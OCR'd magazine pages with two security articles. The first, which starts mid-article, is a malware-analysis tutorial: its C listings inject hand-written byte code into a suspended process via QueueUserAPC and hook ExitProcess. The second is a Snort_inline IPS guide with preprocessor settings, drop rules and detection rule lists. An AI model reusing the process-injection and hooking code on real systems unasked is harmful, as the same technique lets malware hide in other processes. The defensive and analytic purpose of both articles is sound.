      exit(0);

   _QueueUserApc = (PQUEUEAPC)
       GetProcAddress( GetModuleHandle( "kernel32.dll" ), "QueueUserAPC");
   MessageAddr = (DWORD)
       GetProcAddress( LoadLibraryA( "user32.dll") , "MessageBoxA" );

   // U32!MessageBoxA
   *( DWORD* )( Snippet + 10 ) = MessageAddr;
   Ret1 = CreateProcessA( szExecutableName, NULL,
                      NULL, NULL, 0, CREATE_SUSPENDED,
                      NULL,NULL, &strStartupProcess,&strProcess);

   Ret2 = (DWORD) VirtualAllocEx( strProcess.hProcess, NULL,
                               sizeof(Snippet), MEM_COMMIT,
                               PAGE_EXECUTE_READWRITE);

   WriteProcessMemory(strProcess.hProcess,(LPVOID)Ret2,
                      Snippet, sizeof(Snippet), NULL);
   _QueueUserApc((FARPROC)Ret2,strProcess.hThread,NULL);
   ResumeThread(strProcess.hThread);
   return 0;
}
```

It's necessary to modify the EIP of the CONTEXT so that when we give back the control to the system, it will be pointing to the next instruction after `int 3`, or otherwise we'll enter a never-ending loop. To achieve this, as we see on line 23, we should just increase its value by 1. This is because the `int 3` opcode is 1 byte in size.

On line 25 we keep the memory address where our supervised instructions start. This will help us to emulate calls and conditional or unconditional jumps.

Analysis of the supervised instructions

Until now, everything we've seen could be under the title of *preparation of the environment*. We will begin to see the code from the analysis of the *supervised instructions* (see Listing 2).

Objective

The objective of this part of code is to analyse the length of the supervised instructions until we find an equal or higher value to the one that our hook would take, being an unconditional jump (`jmp` 5 bytes) or a `push`+ `ret` (6 bytes). For example, let's imagine our hook is of the `push`+`ret` kind, and we are trying to hook *CloseHandle*. We will tell our size disassembler that our hook takes 6 bytes (HookLength=6). Then it will start calculating the length of the first instruction.

```
01  8BFF   mov  edi,edi
```

Size 2 bytes. Being less than 6, continues with next.

```
02  55      push   ebp
```

Size 1 byte + 2 bytes from the previous instruction=3 bytes. Still less than 6.

```
03  8BEC   mov  ebp,esp
```

Size 2 bytes + 3 bytes from the previous ones= 5 bytes. We carry on.

```
04  64A118000000
  mov  eax,fs:[00000018]
```

Size 6 bytes + 5 bytes from the previous ones=11 bytes. Ready!

Our size disassembler returns 11. What does this mean? It means that for a 6 byte hook, the number of bytes that must be copied from the *Target Function* to the *Trampoline Function*, so that no instruction is lost or truncated, is 11.

Data analysis

Here we have the main block of the analysis. Until line 46 we have an algorithm that would allow us to emulate calls and jumps. This algorithm is based on checking the distances between the EIP where the exception has occurred with the previous value of the registry. On the event of being a substantial distance, we have a call or a jump, so we'll restore the CONTEXT to point to the next supervised instruction instead of following from the address where the jump or call had taken us, we'll also add to our counter the bytes that that instruction takes.

On the lines 47, 48, 49 we check if we have enough instructions analysed to adequately host our hook.

A fundamental part of the disassembler are the following lines 52, 53 and 54. On them we activate the *Trap Flag* giving the value 1 to the corresponding bit in the *EFLAGS* registry. This is the basis of a step-by-step debugging.

In less than 256 bytes we've constructed a totally functional size disassembler. I think we are ready to try it.

Practical uses for malware analysis

We will create, for our purposes, a program that will inject and execute code on the executable we give as a parameter. The injection code techniques on the processes are well-known. There are many ways, but all of them are based generally on the same APIs.

- *VirtualAllocEx* to reserve a memory space on the process. On this space the code will be injected. For this purpose we'll use *WriteProcessMemory*,
- when executing the code we can choose between *CreateRemoteThread* or *SetThreadContext*.

But we are not going to use any of these ways, because we are using a new method: *QueueUserAPC*.

Objectives of the application

This little program injects on the Windows calculator a little piece of code that causes the appearance of a *Message Box*. The calculator also will not appear after executing this code. Let's imagine that instead of injecting a harmless code, it injects the malicious code of a worm. Let's also imagine that this little program has been packed with a packer that includes diverse anti-debugging and anti-disassembly protections. We would need to know, fast, how does it manage to inject itself in another executable and what code is it injecting. To do all this, we would need urgently the disassembly of the executable, but as we have said, it includes a packer that is slowing down the analysis because we cannot use the debugger normally.

It also does not stay resident in memory for enough time to dump it with any process dumping tool (*ProcDump*...). In fact, the executable where it's injected only stays some tenths of a second in memory, making it impossible also to dump its image. What can we do?

The solution would be to hook *ExitProcess* and somehow keep the process frozen in memory (using *Sleep*) giving enough time to dump it, and later reconstruct the dumped binary to disassemble it and debug it normally. Why hook *ExitProcess*? 90% of packed mal-

Listing 4. *Using HookCode*

```
unsigned char HookCode[]=
  "\x90"                          /* nop  */
  "\x68\x38\x03\x00\x00"          /* push 3E8h  */
  "\x6A\x6E"                      /* push 6Eh  */
  "\xB9\x00\x00\x00\x00"          /* mov ecx,00h  */
  "\xFF\xD1"                      /* Call K32!Beep */
  "\x68\x00\x00\x00\x00"          /* push dword 00h    */
  "\xB9\x00\x00\x00\x00"          /* mov ecx,00h  */
  "\xFF\xD1"                      /* Call K32!Sleep */
  "\x90\x90\x90\x90"              /* Space for the supervised instructions*/
  "\x90\x90\x90\x90"
  "\x90\x90\x90\x90"
  "\x90\x90\x90\x90"
  "\x90\x90\x90\x90"
  "\x68\x00\x00\x00\x00"         /* push dword 00h    */
  "\xC3"                         /* ret  */
  "\x90";                        /* nop  */

unsigned char ExitHook[]=
  "\x68\x00\x00\x00\x00"        /* push dword 00h    */
  "\xC3";                       /* ret  */
```

Listing 5. *Constructing HookCode*

```
/* We are constructing our HookCode with the obtained addresses */
printf("[+]Rebuilding HookCode...");
*( DWORD* )( HookCode + 9 ) = BeepAddr; // K32!Beep
Parameter = atoi( argv[2] ); // Sleep param
*( DWORD* )( HookCode + 16 ) = Parameter; // K32!Sleep
*( DWORD* )( HookCode + 21 ) = SleepAddr;
*( DWORD* )( HookCode + 48) = HookAddr + LenDasm;
printf("[OK]\n");
```

Listing 6. *We create the process in suspended mode and reserve memory on the address space*

```
Ret1 = CreateProcessA( szExecutableName, NULL, NULL, NULL,0,
  CREATE_SUSPENDED,NULL,NULL,
  &strStartupProcess,&strProcess);
 if( !Ret1 ) ShowError();
 printf("[OK]\n");
 printf("[+]Allocating remote memory...");
 Ret2 = (DWORD) VirtualAllocEx(strProcess.hProcess,NULL,sizeof(HookCode),
                               MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

Listing 7. *We reconstruct ExitHook with the address obtained through VirtuaAllocEx, and we patch the Entry Point of the target function (in this case, ExitProcess) with ExitHook*

```
/*We reconstruct ExitHook */
*( DWORD* )( ExitHook + 1 ) = Ret2;

printf("[OK]->Address : 0x%x",Ret2);
printf("\n[+]Hooking %s...",argv[4]);
printf("\n\t[-]Reading %d bytes from %s Entry Point ...", LenDasm, argv[4]);
/* We copy the supervised instructions to the Trampoline section */
Ret1 =(DWORD) memcpy( (LPVOID)( HookCode + 27 ),(LPVOID)HookAddr, LenDasm);
if( !Ret1 )
   ShowError();
printf("[OK]\n");
printf( "\t[-]Hooking %s...", argv[4] );

Ret1=0;
while( !Ret1 ) {
   ResumeThread(strProcess.hThread);
   Sleep(1);
   SuspendThread(strProcess.hThread);
   Ret1 = WriteProcessMemory(strProcess.hProcess, (LPVOID)HookAddr,
                              /* We patch the target function */ ExitHook,
                              HookLength, NULL);
   /* in memory */
}

printf("[OK]\n");

printf("\t[-]Injecting Hook...");
Ret1 = WriteProcessMemory(strProcess.hProcess,(LPVOID)Ret2,
/* We copy the code to the address space */
HookCode, sizeof(HookCode), NULL);
/* of the recently created process  */
/* We let the process run */
ResumeThread(strProcess.hThread);
```

ware, once it has reached *ExitProcess*, is totally unpacked in memory. We can find exceptions where only part of the executable is unpacked, but this is not the usual thing, because it's rather complex to design such a thing. We'll concentrate on building a tool that can quickly hook any API of any DLL that malware is using. For this, we will of course use our recently created size disassembler.

As a hooking technique we will use Inline Hooking with a variation of the *Detour* technique.

HookCode contains what would be the *Prologue of the Detour Function*. This prologue consists of telling us that the malware has reached *Exit Process* with an audible alarm, calling the *Beep* API, what would be *Prologue in the Funcion Detour*. After that, as we have previously mentioned, we will call *Sleep* with a command line parameter. This parameter will be high enough to allow us the dumping operation or any operations we want to do. Once the prologue ends, the first instructions of *ExitProcess* will be executed (instructions supervised by the size disassembler) and later the control will be returned back to the following corresponding instruction (*ExitProcess*+7).

Later, we would have to reconstruct *HookCode* and *ExitHook* with the memory addresses of the APIs and the values obtained by the size disassembler.

A small final reflection

As we have seen through the article, in the wide world of reverse engineering, almost all its fields end up converging at some point. We have combined several techniques, such as size disassemblers, hooking and process injection, to aid us for malware analysis.

But paradoxically, these techniques are also used by malware for its own benefit, because reverse engineering advances for everyone at the same time. The more complex rootkits, viruses, etc. get, the deeper the analysis of the techniques, and the study of how to fight against them. This way creates a kind of race between malware or virus programmers and researchers. Even when millions of users suffer from the consequences, we cannot deny that this way research and innovation is encouraged in both sides. ●

On the Net

- *http://www.reversemode.com/index.php?option=com_remository&Itemid=2&func=select&id=8* – Complete source code of all the applications used on the article: *Size disassembler. Malware example and hooking application*,
- *http://research.microsoft.com/~galenh/dfPublications/HuntUsenixNt99.pdf – Detours: Binary Interception of Win32 Functions*,
- *http://msdn2.microsoft.com/en-us/library/ms253960(VS.80).aspx – Structure Exception Handling in x86.*

About the author

The author has been interested in reverse engineering, low-level and computer security since he was 16 years old. With totally self-taught skills, he started working at 19 as a programmer. Later on, he has continued working on sectors related with low-level, anti-virus and vulnerabilities. Currently his activities are focused on this last field.

Snort_inline as a solution

Pierpaolo Palazzoli, Matteo Valenza

Difficulty

● ● ●

Using Snort_inline in many different environments and scenarios has proved to be a winning strategy to secure internal networks, DMZ networks or home networks. In order to work properly in the drop mode, it should adapt to the features of the environment it is protecting. Therefore, we will not only present its configuration techniques but also the ways to add a dedicated device which is best suited for the environment we want to protect.

Snort is basically an intrusion detection system (IDS), so its native functionality implies the use of a network card listening on the traffic of a network segment.

In order for Snort_inline to parse the traffic of a network segment it should be added in a transparent way by means of two cards in bridge mode, the inline functionality. This inline functionality is done by appending the traffic through iptables (`ip_queue`). However, this is not enough because we need to know, through the iptables, what traffic to append. Thanks to this Snort_inline mode, it can behave just like any other intrusion prevention system and block the connections it receives. To act like a intrusion prevention system, Snort should be compiled to get flexresponse enabling it to reset the traffic that should be blocked.

To conclude, we can say that Snort_inline is definitely the most effective and accurate mode available as it drops traffic on the basis of previously loaded rules.

Snort_inline for a LAN

The first part of this article will deal with a brief introduction of Snort_inline for a LAN.

We will presume the LAN traffic to be mainly client oriented. Therefore the following LAN traffic types can be defined:

- mail, client Web, P2P, instant messenger, spyware, malware, virus, trojan, VPN.

A common rule to all these types of IDS/IPS is that we cannot parse encrypted traffic, so this means no VPNs and SSL services.

Figure 1 shows the correct solution for this type of protection, the IPS placed between the router and the rest of the network enables us to analyse the traffic we want to monitor or protect.

What you will learn...

- how Snort_inline works,
- the basics of intrusion prevention systems,
- how to tune Snort_inline configuration.

What you should know...

- basic knowledge of TCP/IP under Linux,
- the fundamental principles of how an IDS works.

The bridge mode

Setting two cards in bridge mode means connecting the functionalities of these cards to layer two making them transparent to traffic. In this mode, packets are forwarded from one card to another enabling the traffic to pass correctly. To do this in Linux we need to execute the following operations:

Install the `bridge-utils` - `apt-get install bridge-utils` packet, you will need kernel 2.6, otherwise you should compile 2.4 again using the enabled bridge module. The bridge between two network cards can be implemented as follows:

```
/usr/sbin/brctl addbr br0
/usr/sbin/brctl addif br0 eth0
/usr/sbin/brctl addif br0 eth1
/sbin/ifconfig br0 up
```

The mac address assigned to `br0` is the same address as the first interface it was associated to.

Scenarios for Snort_inline

It should be noted that a system aimed at blocking intrusions should be customised and ready to adapt to any network scenario and traffic type. Using an IPS inline does not solve every security issue, but enables to build a central, dynamic and efficient security system.

An IPS should detect the traffic to and from a source under protection. Through network interfaces in bridge mode, we can add the device inside the network in a transparent way and therefore collect all the necessary data. To create an inline device, we need to know every feature of the network we are protecting (from the network layer to the application layer).

Below we will describe some examples of network segments types for which the implementation of an inline IPS can be advantageous thus securing the whole environment:

- internal LAN, group of clients used for browsing, mailing, messenger, P2P, etc. (Figure 1),
- DMZ, group of servers used to provide Internet-related services (SMTP, Web, FTP, POP3, IMAP, MySQL, etc.) (Figure 2),
- LAN + DMZ (Figure 3).

First of all, we need to set Snort_inline in IDS mode (Alert) for a time which is proportioned to the network size, in other words the higher the number of hosts, the more time we have. During this period we should:

- detect failures (performance, data storing, slowing down, etc.),
- analyse the traffic to detect false positives.

By observing the collected data we can therefore change the settings and optimise the functioning of the device. It should be noted that the implementation of an open source IPS, compared to a commercial one, may not be as simple as it seems, so you could have problems removing many false positives found during the first part of tuning procedure.

We recommend installing Snort_inline on a dedicated hardware component and organizing systems resources properly (CPU, RAM) by applying the following simple principles: more rules require a lot of RAM space and high traffic leads to more CPU load.

Recent network tests have proved that to secure an ADSL connection (1280/256) it is necessary to have a Geode at 266 MHZ 128 MB RAM (one thousand rules). For band widths of more than 1 Mbps we recommend a pentium 4 1 GHZ 512 MB RAM (three thousand rules).

Once the device has been properly set, we need to know the Snort rules and the preprocessors that we are going to use.

Let's suppose that Snort's configuration file is snort_inline.conf – for an example, visit *www.snortattack.org/mambo/script/snort_inline.conf* – and that it has the preprocessors for LANs shown in Listing 1.

Preprocessors for LANs

These preprocessors are described in Listing 1. Below, we listed a brief description of its components and functions.

ClamAV

This is a type of processor installed only if specified during the installation process (`--enable-clamav`). It scans for the viruses listed in ClamAV's database and makes sure they are neither encrypted nor compressed. This preprocessor is extremely efficient to block e-mails that have been infected by phishing techniques. Its functions are:

- `ports` – the ports to scan (all, 22 except 22, 110 only 110),
- `toclientonly` – it defines the traffic direction,
- `action-drop` – it tells the device how to respond to a virus,
- `dbdir` – the directory with the database containing ClamAV's definitions,
- `dbreloadtime` – how long it takes for each definition to reload.

Perfmonitor

This preprocessor enables us to write all the statistics concerning the performance and the traffic passage in a text file format, and it is fundamental for the correct functioning of pmgraph, a program we will talk about later on. This preprocessor should also be enabled during the installation procedure (`--enable-perfmon`). Its functions are:

- `time` – the time necessary to sample the data reading,
- `File` - the path of the data file,
- `pkcnt` – the maximum amount of records contained in the file.




Figure 1. *Setting the device on a LAN*

Flow

This preprocessor is required to enable other preprocessors to function such as `flowbits detection plug-in` and `flow-portscan`. Basically, the Flow preprocessor allows Snort to keep data acquisition mechanisms. Its functions are:

- `stats_interval` – this parameter specifies the time interval expressed in seconds in which we want Snort to dump the statistics in stdout,
- `Hash` – this parameter specifies the hash method, using the value 1 we define a hash by byte, the value 4 we define a hash by integer,
- `Stream 4` – this preprocessor gives Snort the ability to see the basis of the packet and where it is generated (client or server), to quote Martin Roesch: *I implemented stream4 out of the desire to have more robust stream reassembly capabilities and the desire to defeat the latest stateless attack*. Its function are:
  - `disable_evasion_alerts` – this option is used to disable alerts written in `stream4`,
  - `midstream_drop_alerts` – it tells the preprocessor to block the connections generated without establishing a given flow,
- `Rpc decode` – this preprocessor reassembles a rpc flow in a single packet to make its analysis easier, if the `stream4` preprocessor is present, it will parse only the traffic coming from the client,
- `Telnet decode` – this preprocessor normalizes the character flow of a telnet protocol in a session. We should specify the ports to parse.

Rules for LANs

Once we defined the preprocessors, Snort needs to set the rules in the configuration file. There are many different rules:

- `alert` – generates an alert message and then logs it in a file or a database,
- `log` – it logs in a file or database,
- `pass` – it ignores the traffic it has found,
- `drop` – it *drops* the packet through iptables and logs it in the file or database,
- `reject` – if it's TCP it *resets* the connection through iptables, if it's UDP it sends a *icmp host unreachable* message and logs in a file or database,
- `sdrop` – it *drops* the packet through iptables and does not log in.

In this case, the purpose of this rule is to block *miosito.com*, it is part of a rule set written to block traffic to on-line casino sites which do not comply to national laws. The drop function sets the action that the iptables must perform as soon as the rule is detected.

```
drop tcp $home_net any ->
      any $http ports (
      msg:"snortattack-italian-law";
flow:established;content: "miosito.com";
classtype:policy-violation;
      reference:url,
      www.snortattack.net;
)
```

The purpose of the settings mentioned in Listing 2 is to control p2p applications, protect from inside attacks (which amount to nearly 70% of all attacks), and especially select the content viewed by internal hosts.

Snort_inline on a DMZ

The second part of this article will deal with a brief introduction of Snort_inline on a DMZ.

As said beforehand, the presumed traffic taken into account in a DMZ will mainly be server oriented traffic. Therefore we are able to define the following DMZ traffic types: mailing, server web, database server, application server, virus, VPN.

Setting a device is a possible solution for this type of network

Listing 1. *Recommended preprocessors for LANs*

```
preprocessor perfmonitor: time 60 file/var/log/snort/perfmon.txt pktcnt 500
preprocessor flow:stats_interval 0 hash 2
preprocessor stream4_reassemble: both
preprocessor stream4: disable_evasion_alerts
midstream_drop_alerts
preprocessor clamav:ports all !22 !443,toclientonly, action-drop,dbdir /var/lib/clamav,dbreload-time 43200
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
```

segment. This time, the IPS is placed between the router and the DMZ.

Preprocessors for DMZ networks

The only preprocessor that changes its settings is Clamav, it is important you define the `toserveronly` parameter to select only the traffic addressed to the servers. See Listing 3.

The preprocessor `frag3` replaces the `frag2` required to reconstruct the data flow due to transmission fragmentation.

Rules for DMZ networks

Once all preprocessors have been defined, Snort needs some rules and below you will find some of their applications:

- `max_frags` – the maximum number of traceable fragments,
- `policy` – it selects the fragmentation method, the methods available are first, AST, BSD, BSD-right, Linux. It uses bsd as its default method,
- `detect_anomalies` – it detects fragmentation failures.

The rules recommended for a DMZ network are shown in Listing 4.

Snort on a mixed network

As for adding a device on a mixed network shown in Figure 3, we suggest the following settings.

Preprocessors for a mixed network are shown in Listing 5 and its rules are listed in Listing 6a and 6b.

The purpose of these settings is to control viruses, protect the machine from external attacks aimed at blocking exploits targeted to services.

We will explain the different attack techniques using practical examples later.

Attack monitoring and rule management

The front ends we will analyse and describe are database-based, in fact all Snort results will be stored in a different type of databases: MySQL, Postgres, etc. These tools are differ from one another and are written in different languages but they basically do the same thing. They are ACID, BASE, PLACID, SNORT REPORT, SGUIL etc.

Listing 2. *List of useful rules to protect a LAN:*

```
#General
include /etc/snort_inline/rules/bleeding.rules
#Mostly Spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
#Exploits and direct attacks
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
#Web issues
include $RULE_PATH/web-client.rules
include $RULE_PATH/community-web-client.rules
#Mail sigs
include $RULE_PATH/community-mail-client.rules
#Trojans, Viruses, and spyware
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
#Peer to peer
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
```




Figure 2. *An example of a DMZ network*

Listing 3. *A list of preprocessors for a DMZ network*

```
Preprocessors for a DMZ
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                      clamav, dbreload-time 43200
```

Developed in PHP or Python, these tools are fundamental for a good IPS/IDS as it is fundamental to know what is happening to our device and our network. These front ends are very simple to install, all you have to do is to unpack and edit the related configuration file with the parameter to connect to the Snort database.

Here, we decided to take a look into BASE and PLACID.

The former is a derivation of ACID (Analysis Console for Intrusion Database), BASE stands for Basic Analysis and Security Engine project (see Figure 4). It is a tool to browse and parse the contents of Snort's database, which is written in PHP. The strength of this tool relies on the many research options and the ability to group alerts based on their IP addresses and other parameters such as time or rule.

The basic implementation is semi-automated, all you need to do is extract the contents in `tar.gz` in the Apache default directory (`/var/www/`) change the owner of the Apache folder and go to the first level of the directory using your browser. An automated procedure will guide you in the creation of the required tables and allow you to use the application.

```
tar -zxvf base-1.2.4.tar.gz
mv base-1.2.4 base
mv base /var/www
chown apache. /var/www/base
```

PLACID

Just like BASE, PLACID is written in Python and is a database-based event viewer. It performs the same functions as BASE but it has been proved to be faster with larger databases. Installing PLACID is not so simple, you will need to install Python 2.3 and specify some fundamental parameters in the Apache configuration file to make it work properly:

```
Addheandler cgi-script .cgi .sh .pl .py
<Directory /var/www/placid>
Options ExecCGI
</Directory>
```

Also, edit PLACID's configuration file for the parameters to connect to the database:

```
tar -zxvf placid-2.0.3.tar.gz
mv placid-2.0.3 placid
mv placid /var/www
chmod +x /var/www/
      placid/placid.py
vi /var/www/placid/
      placid.cfg
dbhost=localhost
db=snort
passwd=password
user=snort
port=3306
resolvedns=yes
entrieslimit=300
debug=no
eventaltviews=yes
```

In order to update the rules automatically we recommend using Oinkmaster, a program written in Perl, which enables us to keep our rules updated by downloading its source codes: Snort VRT, Snort community, bleeding-snort community, third party and own (local) rules.

Below are the configuration instructions for Oinkmaster:

Listing 4. *List of rules recommended for a DMZ*

```
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/bleeding-attack_response.rules
include $RULE_PATH/bleeding-dos.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/bleeding-scan.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-exploit.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-smtp.rules
```

```
Oinkmaster.conf:
# Example for Snort-current (
      "current" means cvs snapshots).
url = http://www.snort.org/pub-bin/
      oinkmaster.cgi/
      [codicediregistrazione]/
      snortrules-snapshot-
      CURRENT.tar.gz
# Example for Community rules
url = http://www.snort.org/pub-bin/
      downloads.cgi/Download/
      comm_rules/
      Community-Rules-2.4.tar.gz
# Example for rules from
# the Bleeding Snort project
url = http://www.bleedingsnort.com/
      bleeding.rules.tar.gz
# If you prefer to download
# the rules archive from outside
# Oinkmaster, you can then point
# to the file on your local filesystem
# by using file://<filename>,
       for example:
# url = file:///tmp/snortrules.tar.gz
# In rare cases you may want to
# grab the rules directly from a
# local directory (don't confuse
# this with the output directory).
# url = dir:///etc/snort/src/rules
```

After the automatic updating, you can choose which rules to enable or disable:

```
Oinkmaster.conf:
disabledsid [sid della rules]
```

Oinkmaster is designed to change automatically the rule's application. So this option in the configuration file will replace the alert application with drop:

```
Oinkmaster.conf:
modifysid * "^alert" | "drop"
```

An efficient rules management system is SRRAM which, though being quite obsolete, enables us to store our rules in a dedicated database and manage them via Web, using a simple parsing script of the rules files. See Figure 5 .

However to make this tool acquire the rules with the drop option we need to change part of its source code:

```
rules_import.pl:
if (/^alert/) {
     # if the line is an alert
in
if (/^drop/) {
     # if the line is an alert
```

In order for the import process to succeed we need to create the database containing the rule set:

```
# mysqladmin -uroot -p
create snort_rules_mgt
```





Figure 3. *An example of a mixed network*


Motore di Sicurezza e Analisi Basilare (BASE) 1.2.4 (melissa) - Mozilla Firefox
File Modifica Visualizza Vai Segnalibri Strumenti ?
http://indirizzo ip/base/base_main.php
Vai

```
Basic Analysis and Security Engine (BASE)

- Today's alerts:               unique        listing      Source IP   Destination IP
- Last 24 Hours alerts:         unique        listing      Source IP   Destination IP
- Last 72 Hours alerts:         unique        listing      Source IP   Destination IP
- Most recent 15 Alerts:        any protocol  TCP          UDP         ICMP
- Last Source Ports:            any protocol  TCP          UDP
- Last Destination Ports:       any protocol  TCP          UDP
- Most Frequent Source Ports:   any protocol  TCP          UDP
- Most Frequent Destination Ports: any protocol TCP        UDP
- Most frequent 15 Addresses:   Source        Destination
- Most recent 15 Unique Alerts
- Most frequent 5 Unique Alerts

Added 0 alert(s) to the Alert cache
Queried on : Mon May 29, 2006 19:54:49
Database: snort@localhost   (Schema Version: 106)
Time Window: [2006-05-19 07:15:51] - [2006-05-29 03:40:02]

Search
Graph Alert Data
Graph Alert Detection Time

Sensors/Total: 1 / 2                 Traffic Profile by Protocol
Unique Alerts: 14                    TCP (100%)
Categories: 9                        UDP (0%)
Total Number of Alerts: 762          ICMP (0%)

 • Src IP addrs: 15                  Portscan Traffic (0%)
 • Dest. IP addrs: 50
 • Unique IP links 61

 • Source Ports: 41
     ◦ TCP ( 41) UDP ( 0)
 • Dest Ports: 112
     ◦ TCP ( 112) UDP ( 0)

Manutenzione Gruppo Avvertimenti | Cache & Stato | Amministrazione

Completato
```

Figure 4. *A simple screenshot*

